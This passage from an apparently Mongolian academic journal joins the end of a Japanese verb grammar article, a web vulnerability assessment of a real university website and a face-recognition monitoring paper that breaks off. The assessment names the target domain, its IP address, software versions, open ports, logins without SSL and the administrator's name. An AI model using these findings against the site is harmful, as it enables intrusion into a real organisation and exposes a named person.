く る	く	—こ	— き	くる	くる	くれ	こい
す る	す	—さ、 し、せ	— し	する	する	すれ	しろ せよ

1-р группын үгэнд үйлийг хувилгахад тухайн нөхцөл ямар үсгээр эхэлж байгаагаас болоод үйл үгийн үндэс 5 эгшгээр эгнээ сэлгэн хувирч байна. Икү гэдэг үгийн үндэс болох “и” нь “най” нөхцөл залгахад “а” эгнээнд шилжиж, “масү” нөхцөл залгахад “и” эгнээнд, “ба” нөхцөл залгахад “э” эгнээнд шилжиж байна. .

Япон хэлний хамгийн түгээмэл хэрэглэгддэг 12 нөхцөлийн хувиллыг жишээгээр харуулбал:

1. —ます形
2. 辞書形
3. 否定形 —ない形
4. —て形
5. —た形
6. 意向形
7. 命令形
8. 条件形
9. 可能形
10. 受見形
11. 使役形
12. 使役受身

Дүгнэлт

- Япон хэлний үйл үгийг хэрхэн хувилж байгаагаар нь ялгаж 3 групп болгон ангилдаг.

「五段活用動詞буюуIグループ動詞」 5 эгшгийн хувиллын үйл үг

「一段活用動詞буюуIIグループ動詞」 1эгшгийн хувиллын үйл үг

「不規則動詞буюуIIIグループ動詞」 Дүрмийн бус үйл үг

Япон хэлний үйл үгийн ангиллыг ойлгоход цагаан толгойн хүснэгт маш чухал үүрэгтэй. Та тэ хэлбэрт хувилгахдаа Масү хэлбэрээс заах уу, толь бичгийн хэлбэрээс заах уу гэдэг нь хэрэглэж байгаа сурах бичгээс хамаарна. Миннано нихонго сурах бичиг нь масү хэлбэрээс хувилгаж заадаг.

И эгнээний үсэг+масү байвал 1-р группын үг байна. 200 үг байна

わ	ら	や	ま	は	な	た	さ	か	あ
	り		み	ひ	に	ち	し	き	い
を	る	ゆ	む	ふ	ぬ	つ	す	く	う
	れ		め	へ	ね	て	せ	け	え
ん	ろ	よ	も	ほ	の	と	そ	こ	お

Э эгнээний үсэг+ масү байвал 2-р группын үг байна. 100 үг байна.

わ	ら	や	ま	は	な	た	さ	か	あ
	り		み	ひ	に	ち	し	き	い
を	る	ゆ	む	ふ	ぬ	つ	す	く	う
	れ		め	へ	ね	て	せ	け	え
ん	ろ	よ	も	ほ	の	と	そ	こ	お

И эгнээний үсэг+масү боловч дүрмийн бус 2-р группын үг байна. 13 үг байна

見ます、起きます、います、借ります、降ります、着ます、浴びます、足りま  
す、落ちます、過ぎます、できます、信じます、存じます

わ	ら	や	ま	は	な	た	さ	か	あ
	り		み	ひ	に	ち	し	き	い
を	る	ゆ	む	ふ	ぬ	つ	す	く	う
	れ		め	へ	ね	て	せ	け	え
ん	ろ	よ	も	ほ	の	と	そ	こ	お

スペシャル  
IIグループ

Масу хэлбэр нь суралцагчид япон хэл сурч эхлээд л үздэг хэлбэр бөгөөд үйл үгийн группыг ялгаж болох хамгийн хялбар арга юм.

Дараагийн арга нь толь бичгийн хэлбэр нь рү үсгээр төгссөн эсэхээр нь группыг нь ялгаж болно. Рү гээс өөр үсгээр төгсвөл 1-р групп болно. Рү гээр төгссөн 1-р группын дүрмийн бус 76 үг байна. Эдгээрийн 「ru」 гийн өмнө 「а эгнээ+ru」 「u эгнээ+ru」 「o эгнээ+ru」 хэлбэрийг 1-р групп гэж ялгахад хялбархан боловч 「i эгнээ+ru」 「e эгнээ+ru」 гэсэн хэлбэр нь ялгахад хэцүүбайдаг. Та тэ хэлбэрт хувилахдаа түгжрэх авиа буюу жижиг цү авдагаар нь ялгана.

- 切る (kiru) 切って kitte
- 走る (hasiru) 走って utte
- 知る (siru) 知って shitte
- 帰る (kaeru) 帰って kaette
- 入る (hairu) 入って haitte
- 蹴る (keru) 蹴って kette

2 группын рү төгсгөлтэй үг нь рү-гийн өмнө 「i эгнээ+ru」 「e эгнээ+ru」 гэсэн хэлбэртэй байна. Та тэ хэлбэрт хувилаад рү төгсгөл нь гээгдэнэ.

- Япон хэл нь таван эгшгийн хувиллын дүрмийг баримталдаг тул эгшиг зохицох ёс байхгүй. たべる—たべられる よむ—よめる かく—かかせる
- 1, 2-р группын үйл үгийн үндэс нөхцлөөр хэлбэржин хувилахад өөрчлөгддөггүй. Жишээ нь: かえる—かえります、かえって、かえれ、 たべる—たべます、たべて、たべろ
- Япон хэлний үйл үг нь араас нь залгах нөхцөлөөс хамаараад үндсэн 6 төрлийн хувилалтай байна.

1) мизэнкэй буюу туслах үйл үгийн хэлбэр

- 2) рэнёокэй буюу үргэлжлэх хэлбэр
  - 3) шюүшикэй буюу төгсгөх хэлбэр
  - 4) рэнтайкэй буюу нэр үг болон төлөөний үгэнд залгах хэлбэр
  - 5) катэйкэй буюу таамаглах хэлбэр
  - 6) мэйрэйкэй буюу захирах хүсэх хэлбэр
- Эдгээр хувилал нь дотроо олон хэлбэртэй, олон нөхцөлтэй учир нөхцөл залгахад 1-р группын үг “а, и, ү, э, о” гэсэн 5 эгшгээр сэлгэн хувирна.

1-р группын үйл үг

Хуви- лал	Нөхцөл	Хуви-лахын өмнө	Хувилсаны хэлбэр	дараах
未然 形	～ない・～う	歩く	歩か（あ）ない・歩こ （お）う	
連用 形	～ます	歩く	歩き（い）ます	
終止 形	。	歩く	歩く（う）	
連体 形	～とき	歩く	歩く（う）とき	
仮定 形	～ば	歩く	歩け（え）ば	
命令 形	。（命令口調 で）	歩く	歩け（え）	

1. 2-р группын үг “э, о, ү” гэсэн 3 эгшгээр сэлгэн хувирахаас гадна “Рү” төгсгөлөө гээдэг байна.

2-р группын үйл үг

Хуви- лал	Нөхцөл	Хуви- лахын өмнө	Хувилсаны дараах хэлбэр	Хуви- лахын өмнө	Хувилсаны дараах хэлбэр
未然 形	～ない ～う、 よう	見る	見（い）な い 見（い）よ う	食べ る	食べ（え） ない 食べ（え） よう

連用形	～ます	見る	見 (い) ます	食べる	食べ (え) ます
終止形	。	見る	見 (い) る	食べる	食べ (え) る
連体形	～とき	見る	見 (い) るとき	食べる	食べ (え) るとき
仮定形	～ば	見る	見 (い) れば	食べる	食べ (え) れば
命令形	(命令口調で)	見る	見 (い) ろ	食べる	食べ (え) ろ

- 3-р группын 2 тусгай үйл үг байна. Күрү үйл үг нь Ка мөрийн эгшиг сэлгэн, Сүрү үйл үг нь Са мөрийн эгшиг сэлгэн хувилна.

3-р группын үйл үг

Хуви-лал	Нөхцөл	Хув и-лахын өмнө	Хувилсаны дараах хэлбэр	Хув и-лахын өмнө	Хувилсаны дараах хэлбэр
未然形	～ない	来る	こない	する	しない
連用形	～ます	来る	きます	する	します
終止形	。	来る	くる	する	する
連体形	～とき	来る	くるとき	する	するとき
仮定形	～ば	来る	くれば	する	すれば
命令形	。(命令口調で)	来る	こい	する	しろ・せよ

- Япон хэлэнд 3-р группын үйл үг буюу дүрмийн бус үйл үг нөхцөлөөр хэлбэржин хувилах үед үгийн үндэс өөрчлөгдөх тохиолдол байна. Жишээ нь: する—できる  
くる—こられる する—しろ、くる—こい する—される くる—こさせる

*Ном зүй*

1. <https://we-xpats.com/ja/guide/as/jp/detail/8784/>
2. <https://www.tomojuku.com/blog/basic-sentence-pattern/>
3. <https://upwrite.jp/grammar/verb>
4. <http://www.coelang.tufs.ac.jp/mt/ja/gmod/contents/explanation/039.html>
5. <https://ja.wikipedia.org/wiki/%E5%8B%95%E8%A9%9E>
6. [http://www.nkc.u-tokyo.ac.jp/study\\_info/study\\_info01\\_02\\_j.html](http://www.nkc.u-tokyo.ac.jp/study_info/study_info01_02_j.html)
7. 外国人のための日本語例文・問題シリーズ3 動詞 ISBN4-87043-215-3 1989  
он
8. 教師用日本語教育ハンドブック4, 文法Ⅱ 2001 он
9. Эцүко Томомацү 「どんなときどう使う日本語表現文型辞典」 2011 он

## МЭДЭЭЛЛИЙН ТЕХНОЛОГИ

### ВЭБИЙН ЭМЗЭГ БАЙДЛЫН СУДАЛГАА

Д.Бямбадорж, Б.Дэнсмаа

(СЭДС-ийн Мэдээллийн технологийн тэнхим)

**Abstract:** By doing risk assessment on the official web page of organization is having the advantage of preventing for losing that organization's own information. Therefore, web-risk assessment is one of the urgent issues. To study this issue, we have done an extraction of OWASP test criteria for web interface vulnerability of chosen Kali Backtrack operating system. The vulnerability of the web page was determined by using CVSS evaluation method.

**Түлхүүр үг:** *web analysis, malware, security*

#### Удиртгал

Мэдээлэл технологийн салбар хурдацтай хөгжихийн хирээр мэдээллийн аюулгүй байдлыг хангах нь нэн тэргүүний асуудал юм. Вэб хуудасны эмзэг байдал нь байгууллагын мэдээллийн аюулгүй байдлын үйл ажиллагаанд ихээхэн эрсдэл учруулдаг. Вэбийн эмзэг байдал дээр судалгаа хийснээр Вэб хөгжүүлэгчид [1] хэрэгцээтэй программ хангамж сонгоход нь туслах зорилгоор нээлттэй эхийн программ хангамжийг ашиглан Вэбийн эмзэг байдал болон эрсдэлийн үнэлгээг статик болон динамик анализын харьцуулсан үнэлгээ гаргасан. Уг судалгааг явуулахын тулд үндсэн таван алхмаар гүйцэтгэдэг. Үүнд:

1. Төлөвлөлт болон тойм судалгаа
2. Тандалт хийх
3. Нэвтрэх эрх олж авах
4. Хандалтыг хадгалах
5. WAF ийн үндсэн тохиргон дээр анализ хийх гэсэн дарааллаар гүйцэтгэнэ.

#### Судалгааны орчин

Вэбийн эмзэг байдал сул тал эрсдэлийг шинжилгээг төлөвлөгөөт болон санамсаргүй түүврийн аргаар тусгаарлагдсан хяналттай орчин [2], [3] бүрдүүлдэг.

Үүнийг бүрдүүлсний дараа нээлттэй эхийн үйлдлийн систем болох Kali backtrack үйлдлийн системийг суулгаж. Дурын сонгон авсан Вэб серверүүдийг гаднаас орж ирэх HPPS, HTTP, SMTP [1] гэх мэт хүсэлтүүд дээр анализ хийхийн тулд дараах хэрэгслүүдээр мэдээлэл цуглуулдаг. Үүнд:

- **Uniscan хэрэгсэл:** Uniscan хэрэгсэл нь Вэбийн LFI ( Local File Inclusion), RFI ( Remote File Inclusion ), SQL injection, XSS (Cross Site Scripting) ийн аюулгүй байдал эмзэг байдал сул талыг илрүүлэх зорилготой хэрэгсэл юм. Уг хэрэгсэл нь нээлттэй эхийн программ бөгөөд kali linux үйлдлийн систем дэмжиж ажилладаг хэрэгсэл юм.
- **D-ТЕСТ хэрэгсэл:** Shawar Khan нь ёс зүйт хакер бөгөөд сүүлийн 3 жилийн хугацаанд аюулгүй байдлын шинжээчийн ажил хийсэн. Үүнд: Дэлхийн хамгийн алдартай компаниуд болох Google, Microsoft, Apple, PayPal зэрэг аюулгүй байдлын томоохон сул талуудыг тодорхойлсон. Олон зуун компаниудыг хүлээн зөвшөөрч, 100 гаруй нэр хүндтэй газруудад бүртгэгдсэн. Дээрх туршлага дээр тулгуурлан сүлжээний аюулгүй байдал болон Вэб хуудасны эмзэг байдал сул талыг илрүүлэх зориулалттайгаар python программын хэл дээр D-ТЕСТ хэрэгслээр аюулгүй байдал эрсдэлийн үнэлгээ хийх зориулалттай программын хөгжүүлэлтийг хийсэн.
- **WPScan [4][5] хэрэгсэл:** WPScan хэрэгсэл нь мэдээллийн аюулгүй байдлын мэргэжилтнүүдэд зориулсан, WordPress дээр бичигдсэн вэб хуудасны эмзэг байдал сул тал, нүх илрүүлэх зориулалттай нээлттэй эхийн программ юм. Webpwn3r [6] хэрэгсэл: Webpwn3r хэрэгсэл нь вэб ийн (backdoor) алдаатай холбооснууд дээр алдаатай холбоост дээр (bugs) илрүүлэлт хийдэг хэрэгсэл юм. Уг хэрэгсэл нь нээлттэй эхийн программ бөгөөд kali linux үйлдлийн систем дэмжиж ажилладаг хэрэгсэл юм.
- **Ether ape хэрэгсэл:** EtherApe хэрэгсэл нь Etherix хэрэгслийн загвар дээр загварчилсан сүлжээний монитор юм. Уг хэрэгсэл нь холболтын IP болон TCP протоколоор [7] дамжиж байгаа өгөгдөл болон сүлжээний ачааллыг графикаар харуулдаг. Хүлээн авагч болон илгээгч төхөөрөмжийн IP хаягийг харуулах боломжтой байдаг. Сүлжээний протоколыг өнгөтөөр кодчилон харуулснаар сүлжээгээр дамжиж байгаа тухайн өгөгдөл дүн шинжилгээ хийхэд тохиромжтой

болсноороо давуу талтай болсон. EtherApe хэрэгсэл нь Ethernet, FDDI, Token Ring, ISDN, PPP, SLIP болон WLAN төхөөрөмжүүдийг дэмжин ажиллах чадвартай бөгөөд хэд хэдэн encapsulation форматыг дэмжин ажилладаг.

- **Wireshark[8], [9] хэрэгсэл:** Wireshark хэрэгсэл нь 2006 оны зун нь Ethereal гэсэн нэр болон логоогоо сольсон бөгөөд Wireshark гайхалтай нээлттэй эхийн олон платформ нь сүлжээний протокол анализатор хийдэг хэрэгсэл юм. Энэ нь ажиллаж буй сүлжээний урсгалыг хуулбарлан авах болон файлаас мэдээллийг шалгаж боломж олгодог. График орчноос паркетын нарийвчилсан мэдээллийг үзэх боломжтой. Wireshark их хэмжээний TCP холболтын шүүлтүүрийг дэлгэцэд харах хэд хэдэн хэрэгслүүдтэй байдаг. Энэ нь олон протокол болон өгөгдлийг хуулбарлан авч тухайн өгөгдөл дээр анализ хийх боломжтой.

### Судалгааны ажлын явц

Бид энэхүү судалгаандаа Kali backtrack нээлттэй эхийн үйлдлийн системийг I7 процессортой 4GB санах ойтой компьютер дээр суулгаж. Сонгон авсан Вэб интерфэйс дээр дүн шинжилгээ хийхийн тулд нээлттэй эхийн үйлдлийн систем дээр Uniscan, D-TECT, WPScan Webpwn3r, Ether ape[10], Wireshark[8], MITMF хэрэгслүүдээр мэдээлэл цуглуулсан. Цуглуулсан өгөгдөл дээр OWASP (Open Web Application Security Project) шалгуур[11] үзүүлэлтийн дагуу Вэб хуудасны эх код болон холбоос дээр анализ хийснээр Вэбийн эмзэг байдал болон сул талыг илрүүлсэн үр дүнг хүснэгт 1-д үзүүлэв.

*Хүснэгт 1. OWASP тестийн шалгуур үзүүлэлтийн үнэлгээ*

Вэбд тест хийсэн хэрэгсэл	OWASP тестийн дугаар болон холбоос	Гүйцэтгэл	Эрсдэл болон аюул заналхийлэл байгаа эсэх
Google hacking хайлт	OTG-INFO-001	Тийм	Өндөр
Google hacking хайлт D-TECT	OTG-INFO-002	Тийм	Өндөр
Mozilla Firebox wget	OTG-INFO-003	Тийм	Дунд
Kali backtrack Y/C	OTG-INFO-004	Тийм	Байхгүй
Mozilla Firebox	OTG-INFO-005	Тийм	Өндөр

Httpprint www.virustotal.com D-ТЕСТ	OTG-INFO-006	Тийм	Өндөр
Uniscan	OTG-INFO-007	Тийм	Байхгүй
Webpwn3r	OTG-INFO-007	Тийм	Дунд
MITMF хакер хэрэгсэл	OTG-INFO-007	Тийм	Өндөр
BlindElephant	OTG-INFO-008	Үгүй	
Fsociety nmap CMSmap хакер хэрэгсэл	OTG- INFO-09-10	Тийм	Өндөр

**OTG-INFO-001** дагуу Вэбийн үндсэн мэдээлэл болон эмзэг байдлын эрсдэлийн үнэлгээг онлайн хайлтаар хийсэн үр дүн дараах байдалтай гарсан. Үүнд:

- Wordpress 4.8.5 хувилбартай
- Вэб админ нь Пүрэвсүх овогтой Мөнхнаран
- HTTP толгой файлыг шинэчлэх шаардлагатай
- Админ сүлжээний төхөөрөмж уруу холбогдохдоо хамгаалалтын SSL протокол ашигладаггүй гэсэн зөрчлүүд илэрсэн.

**OTG-INFO-002** шалгуур үзүүлэлтийн дагуу Вэб хуудас дээр анализ хийхдээ D-ТЕСТ болон google hacking хайлтын тусламжтай www.usu.edu.mn Вэб хуудас дээр дүн шинжилгээ хийж үзэхэд “ДАТА ЦЕНТР” ийн Вэб сервер дээр байршуулсан бөгөөд Apache/2.4.25 (Unix) OpenSSL/1.0.1e-fips mod\_bimited/1.4 PHP/5.6.30 сервер, Wordpress дээр Вэб бичсэн.

**OTG-INFO-003 OTG-INFO-005** шалгуур үзүүлэлтийн дагуу Mozilla Firebox хөтөч болон wget хэрэгсэл ашиглан www.usu.edu.mn сайтын META өгөгдөл байгаа эсэх дээр тандалт хийж үзэхэд Wordpress 4.8.5 version илэрсэн, харин robot.txt илрээгүй.

**OTG-INFO-006** шалгуур үзүүлэлтийн дагуу шалгаж үзэхэд дараах үр дүн гарсан.

HTTP/1.1200 ОК

Date Tue, 19 Feb 2019 08:50:35 GMT

Server Apache/2.4.25 (Unix) OpenSSL/1.0.1e-fips  
mod\_bwlimited/1.4 PHP/5.6.30 X-Powered-ByPHP/5.6.30

Link <http://usu.edu.mn/wp-json/>;  
rel="https://api.w.org/" Link  
<http://usu.edu.mn/>; rel=shortlink  
Transfer-Encoding chunked  
Content-Type text/html; charset=UTF-8

**OTG-INFO-007** шалгуур үзүүлэлтийн дагуу динамик тестээр ямар нэгэн алдаа илрээгүй харин шалгах боломжгүй 35 хаяг илэрсэн. Дээрх хаягуудыг Webpwn3г хэрэгслээр шалгаж үзэхэд доорх хоёр хаягаас тус бүр таван алдаа болон <http://www.teacher-web.xcloud.mn/login> <http://www.student-web.xcloud.mn/login> хаяг нь хамгаалалтын SSL протокол ашиглаагүй байсан бөгөөд уг хаягаар нэвтэрч байгаа хэрэглэгчийн нэр нууц үгийг олж авах боломжтой.

**OTG-INFO-009-10** шалгуур үзүүлэлтийн дагуу nmap хэрэгслээр usu.edu.mn хаягийн нээлттэй байгаа 21, 22, 25, 80, 110 портууд дээр хандалтын эрх олж авах оролдлогыг Fociety, nmap хакерын хэрэгсэл ашиглан IP 218.100.84.167 хаяг уруу халдлага хийж үзэхэд бөгөөд 21, 80 портын хэрэглэгчийн нэр болон нууц үг нь халдлагад өртөх боломжтой.

## Дүгнэлт

Бид судалгааны ажлаараа сонгон авсан байгууллагын Вэб сайтын эмзэг байдлын үнэлгээ хийсэн. Үнэлгээ хийхдээ XXXX байгууллагын Вэб сайт дээр нээлттэй эхийн Kali Backtrack үйлдлийн системийн дээр OWASP (Open Web Application Security Project) шалгуур үзүүлэлтийн хэрэгслийн тусламжтайгаар дараах алдаанууд илэрсэн. Үүнд:

- Хэрэглэгчийн нэр нууц үгээ алдах
- HTML толгой файл ил тод
- Хөнөөлтэй код бүхий линк уруу холбогдох
- Вэб эх код дээр META өгөгдөл ил тод
- 21, 80 портууд нь халдлагад өртөх боломжтой
- Админы мэдээлэл нь ил тод.

Эдгээр гарсан алдаануудыг Вэб хөгжүүлэгч болон тухай Вэбийг хариуцагч админ нар нь засварлах шаардлагатай гэсэн дүгнэлт хүрсэн. Вэб админ нь яаралтай нээлтэй портуудыг яаралтай хаах шаардлагатай. Хаахгүй бол хакерууд нээлтэй

портоор дамжин тухай байгуулга нууцын зэрэглэлтэй мэдээлэл болон өгөгдлийг өөрчлөх, албан хаагчдын майл болон Facebook, Instagram, twitter, интернэт банкны нууц үгийг хуулбарлах боломжийг олгож байна.

*Ном зүй*

1. J. Duckett, HTML & CSS : design and build websites. Wiley, 2011.
2. Д. Бямбадорж, Б. Өсөхбаяр, and Ж. Нямжав, “Троян Төрлийн Хөнөөлтэй Программын Шинжилгээ.”
3. Д. Б. Э.Мөнхцэцэг, Б.Дэнсмаа, “Facebook дээр Байршуулсан Сошиал Медиа Мэдээллийн Урсгалыг Анализ Хийсэн Үр Дүн,” 2017.
4. “WPScan a WordPress Vulnerability Scanner.” [Online]. Available: <https://wpscan.org/>. [Accessed: 05-Mar-2019].
5. Merriam-Webster, Merriam-Webster’s medical dictionary. Merriam-Webster Inc, 1995.
6. “Website security - keep in check with Acunetix.” [Online]. Available: <http://www.acunetix.com>
7. B. A. Sosinsky, Networking bible. Indianapolis: Wiley, 2009.
8. J. H. Baxter, Wireshark Essentials. Packt Publishing, 2014.
9. Y. Orzach, Network Analysis Using Wireshark Cookbook : Over 80 recipes to analyze and troubleshoot network problems using Wireshark. Packt Publishing, 2013.
10. G. Held, Ethernet networks : design, implementation, operation, management. Wiley, 2003.
11. [http://www.owasp.org/index.php/Main\\_Page](http://www.owasp.org/index.php/Main_Page).

## ЦАРАЙ ТАНИХ БОЛОН ХЯНАХ СИСТЕМ

**RENQIANG\***

*(МУИС-ийн Улаанбаатар сургууль)*

**А.Мөнх-Оргил\***

*(ҮБХИС-ийн Аюулгүй байдал судлалын тэнхим)*

**Хураангуй:** Царай таних аргачлалуудын хувьд ХХ зууны сүүл үеэс эрчимтэй судлагдан ирсэн билээ. Гэвч одоо ч гэсэн хөгжлийнхөө шатанд явж буй сэдвүүдийн нэг юм. Царай танилтыг маш олон чиглэлд ашигладаг боловч миний сонгон авсан царайгаар хэрэглэгчийн компьютерийг хянах систем нь тийм ч өргөн хүрээнд судлагдаагүй.

**Түлхүүр үг:** *дүрс таних, тоон дүрс, нүүр*

### Удиртгал

XXI зууны технологийн чиг хандлагууд дундаас хүний хөдөлмөр, цаг завьг хэмнэсэн эрэлт ихтэй салбарын нэг нь яахын аргагүй дүрс танилт билээ. Цаг, нартай уралдан хоорондоо өрсөлдөж буй энэ нийгэмд өөрийн хийх зүйлсийг хөнгөвчлөн, хялбар болгохыг эрмэлзэх хүний тоо өдрөөс өдөрт нэмэгдсээр байна. Захидал бичин шуудангаар илгээхийн оронд майл бичиж, уулзаж ярилцахын оронд онлайнаар бие биеийнхээ дүрсийг харан ярилцах болсон одоо үед компьютер ашиглахгүй хүн гэж үгүй. Үүнийгээ дагаад зөвшөөрөгдсөн хэрэглэгчээс өөр хэн нэгэн хэрэглэгчийн компьютерийг дур мэдэн ашиглан хэрэглэгчийн хувийн мэдээлэл, чухал бичиг баримтуудыг авах мөн хий дэмий онлайн ертөнцөөр аялан цагаа үрэх г.м асуудлууд үүсэж байна. Тиймээс эдгээр асуудлуудыг шийдэх гарцыг хайх мөн өөрийн сурсан зүйлсийг бататгах зорилгоор энэхүү сэдвийг авсан болно.

### Ажлын зорилго, зорилтууд

Хүний царайг таних аргуудыг судлан цахим хяналтын систем хийх зорилготой. Зорилгынхоо хүрээнд дараах зорилтуудыг дэвшүүлэн ажиллаж байгаа болно.

- Бодит цаг хугацааны үед царайг хурдтай, оновчтой таних
- Бүрэн системийн хувьд шинжилгээ, зохиомжийг оновчтой хийх

- Программчлалын хээлүүдийг хооронд нь харьцуулан өөрийн системд тохиромжтойг нь сонгох. Компьютерийн ард хэрэглэгч цагийг хэр үр бүтээмжтэй, мөн эрүүл мэнддээ хор багатай өнгөрөөж чадаж байгааг тогтоох

### **Царай илрүүлэх аргачлал**

Царай илрүүлэх гэдэг нь дижитал зургаас хүний нүүрний байршил болон хэмжээг тогтоох арга юм. Энэ нь зургаас зөвхөн царай хэсгийг илрүүлэн салгаж аван үлдсэн хэсгийг арилгах зорилготой. Царай илрүүлэх аргуудыг ерөнхийд нь царайны аль нэг хэсгийг нарийвчлан илрүүлэх болон царайг ерөнхийлөн тогтоох гэж ангилдаг. Царай илрүүлэх аргууд нь голчлон хүний нүүр хэсгийг таних мөн олон хүний царайг тогтоож тоон зураг болгон хөрвүүлэх юм.

Тоон (дигитал) зураг гэдэг нь хоёр хэмжээст зургийг тоогоор илэрхийлдэг. Тоон зургийг хадгалах хэлбэрээс нь хамааруулан вектор болон растер гэж хоёр хуваадаг. Вектор зураг нь геометрийн вектор гэх ухагдахуунаас гарсан бөгөөд цэг, чиглэл, уртаас тогтоно. Растер зураг гэдэг нь зургийн элемент буюу пиксел гэж нэрлэгддэг тоон утгуудын олонлог юм. Пиксел нь зургийн хамгийн жижиг бие даасан хэсэг бөгөөд тухайн нэг цэгт өгөгдсөн өнгөний хэмжээг тоон хэлбэрт шилжүүлсэн зүйл юм. Растер зургууд нь компьютерт хоёр хэмжээст бүхэл тоон хүснэгт байдлаар хадгалагдана. Растер зураг binary, grayscale, color image, false-color, multi-spectral, thematic, picture function гэх мэт төрлүүдтэй.

Threshold утга тавин ангилах: Тоон зураг боловсруулалтын үндсэн суурь ойлголтуудын нэг нь босго утга оноох буюу Threshold юм. Энэ нь зургийн өнгөнд тулгуурлаж пиксел бүр дэх өнгөний утга хязгаараас хальсан тохиолдолд 0 утга оноож эсрэг тохиолдолд 1 утга оноох зарчмаар битмап (bitmap) зураг гарган авна. Ингэснээр зургаас өөрт хэрэггүй зарим хэсгийг салган хаяж чадна.

Арьсны өнгийг ялгах: Хүний арьсанд улаан өнгөний хэмжээ их байдгийг ашиглан өнгөний завсар тогтоох арга. Энэ арга нь өнгөт зургийн хувьд өнгөний форматаас хамааруулж Threshold - ын ялгаатай утгууд өгч арьсны өнгийг илэрхийлдэг. Улаан өнгө давамгай байдаг шинжийг ашиглаж байгаа болохоор улаан өнгийн биеийг хүний арьс гэж таних магадлал өндөр.

YCbCr өнгөний формат: YCbCr нь бидний мэдэх RGB өнгөний форматтай адил бүх өнгийг Y, Cr, Cb гэсэн 3 утгаас хамааруулж илэрхийлдэг өнгөний төрөл юм. Y нь зургийн цайралтыг илэрхийлэх ба Cr, Cb нь улаан болон цэнхэр өнгөний ханамж.



Зураг 1(A) RGB ээс YCbCr (B) YCbCr ээс RGB

Гэрлийн нөлөөг багасгах аргууд: Ямар нэгэн байдлаар бодит зургаанд гаднын нөлөө орж тухайн зургийн онцгой шинжийг алдагдуулсан үзэгдлийг шуугиан гэнэ. Тоон зургийн хувьд ихэвчлэн гэрлийн нөлөөнөөс үүдэн шуугиан үүсдэг. Энэхүү шуугианыг арилгах багасгах өөр өөрийн онцлогтой хэд хэдэн арга байдгаас дурдвал:

- Gaussian blurring – цэг бүр эргэн тойрны  $k*k$  матриц доторх утгуудад жигд тархана
- Histogram equalization – Бүх өнгийн утгын хувьд өнгөний давтамж харуулсан диаграмм үүсгэн тухайн өнгөний давтамж харуулсан диаграммыг тэнцвэржүүлэх арга
- Median filter –  $k*k$  матриц бүрийн голын утга нь энэ матрицын бүх элементийн медианаар солигдоно. Боловсруулах үйл явцад өргөн хүрээнд ашиглагддаг арга бөгөөд гол давуу тал нь ашигтай цэгүүд буюу бусдаас ялгарах онцлог цэгүүдээр нь эрэмбэлэн өгөгдлийн хэмжээг багасгадаг.

**SVM** нь өгөгдөл ангилах төрлийн арга бөгөөд олон хэмжээст орчинд хурдтай ангилах боломжтой нь гол давуу тал юм. Сүүлийн жилүүдэд энэ төрлийн судалгаанд өргөн ашиглагдах болсон.

Дээрх аргуудаас энэхүү программ хангамжид тохирох параметруудийг сонгохдоо урьдчилан бэлтгэсэн 20-н хүний өөр өөр гэрлийн тархалттай авхуулсан зургийн сан [7] ашигласан. Хүн тус бүрийн зургуудыг туршилтын болон тестийн

өгөгдөл болгон хуваасан. 10-н хүний тодорхой хэмжээний зургийг туршилтын өгөгдөл болгон сурган 100-н ширхэг тестийн өгөгдлөөр тест хийж үзсэн ба үр дүнгүүдээс дурдвал:

**SVM kernel:Linear**

**Хүн тус бүрийн зургийн тоо: 10**

Онцлог шинж(feature): 30үед			
Зөв үед зөв гэж таньсан	64%	Зөв үед буруу гэж таньсан	36%
Буруу үед зөв гэж таньсан	45%	Буруу үед буруу гэж таньсан	55%
Онцлог шинж(feature): 35үед			
Зөв үед зөв гэж таньсан	88%	Зөв үед буруу гэж таньсан	12%
Буруу үед зөв гэж таньсан	68%	Буруу үед буруу гэж таньсан	32%
Онцлог шинж(feature): 40үед			
Зөв үед зөв гэж таньсан	88%	Зөв үед буруу гэж таньсан	12%
Буруу үед зөв гэж таньсан	67%	Буруу үед буруу гэж таньсан	33%

**SVM kernel:Rbf**

**Хүн тус бүрийн зургийн тоо: 7**

Онцлог шинж(feature): 40үед			
Зөв үед зөв гэж таньсан	62%	Зөв үед буруу гэж таньсан	38%
Буруу үед зөв гэж таньсан	61%	Буруу үед буруу гэж таньсан	39%

**Хүн тус бүрийн зургийн тоо: 9**

Онцлог шинж(feature): 30үед			
Зөв үед зөв гэж таньсан	55%	Зөв үед буруу гэж таньсан	45%

Буруу үед зөв гэж таньсан	10%	Буруу үед буруу гэж таньсан	90%
---------------------------	-----	-----------------------------	-----

<i>Онцлог шинж(feature):40үед</i>			
Зөв үед зөв гэж таньсан	79%	Зөв үед буруу гэж таньсан	21%
Буруу үед зөв гэж таньсан	10%	Буруу үед буруу гэж таньсан	90%

**Хүн тус бүрийн зургийн тоо: 10**

<i>Онцлог шинж(feature):30 үед</i>			
Зөв үед зөв гэж таньсан	64%	Зөв үед буруу гэж таньсан	32%
Буруу үед зөв гэж таньсан	15%	Буруу үед буруу гэж таньсан	85%
<i>Онцлог шинж(feature):35 үед</i>			
Зөв үед зөв гэж таньсан	85%	Зөв үед буруу гэж таньсан	15%
Буруу үед зөв гэж таньсан	10%	Буруу үед буруу гэж таньсан	90%
<i>Онцлог шинж(feature):40 үед</i>			
Зөв үед зөв гэж таньсан	88%	Зөв үед буруу гэж таньсан	12%
Буруу үед зөв гэж таньсан	8%	Буруу үед буруу гэж таньсан	92%

Үүнээс үзэхэд svm аргын gbf буюу тойрог хэлбэрийн кернелтэй,хүн тус бүрийн 10 зураг, онцлог шинж(feature) 40 үед танилт хамгийн өндөр байгаа нь харагдаж байгаа юм. Эдгээр параметруудийг сонгон программын царай танилтын тогтмол утгаар сонгон оруулсан.

Хэрэглэгчийн царайг танихдаа камераас авсан зургийг царайны өгөгдөл сургах үйл явцын дарааллын дагуу боловсруулан сургасан өгөгдөлтэй харьцуулж хариуг гаргаж байгаа. Үүнээс гадна одоо ашиглаж буй царай таних арга нь гэрэл болон

орчноос хамааран танилтын үр дүн хэлбэлзэж байгаа байгаа ба ирээдүйн программд дээрх нөхцөлүүдэд танилтыг сайжруулахаар төлөвлөсөн.

### Хэрэглэгчийн хийж буй үйлдлийг хянах

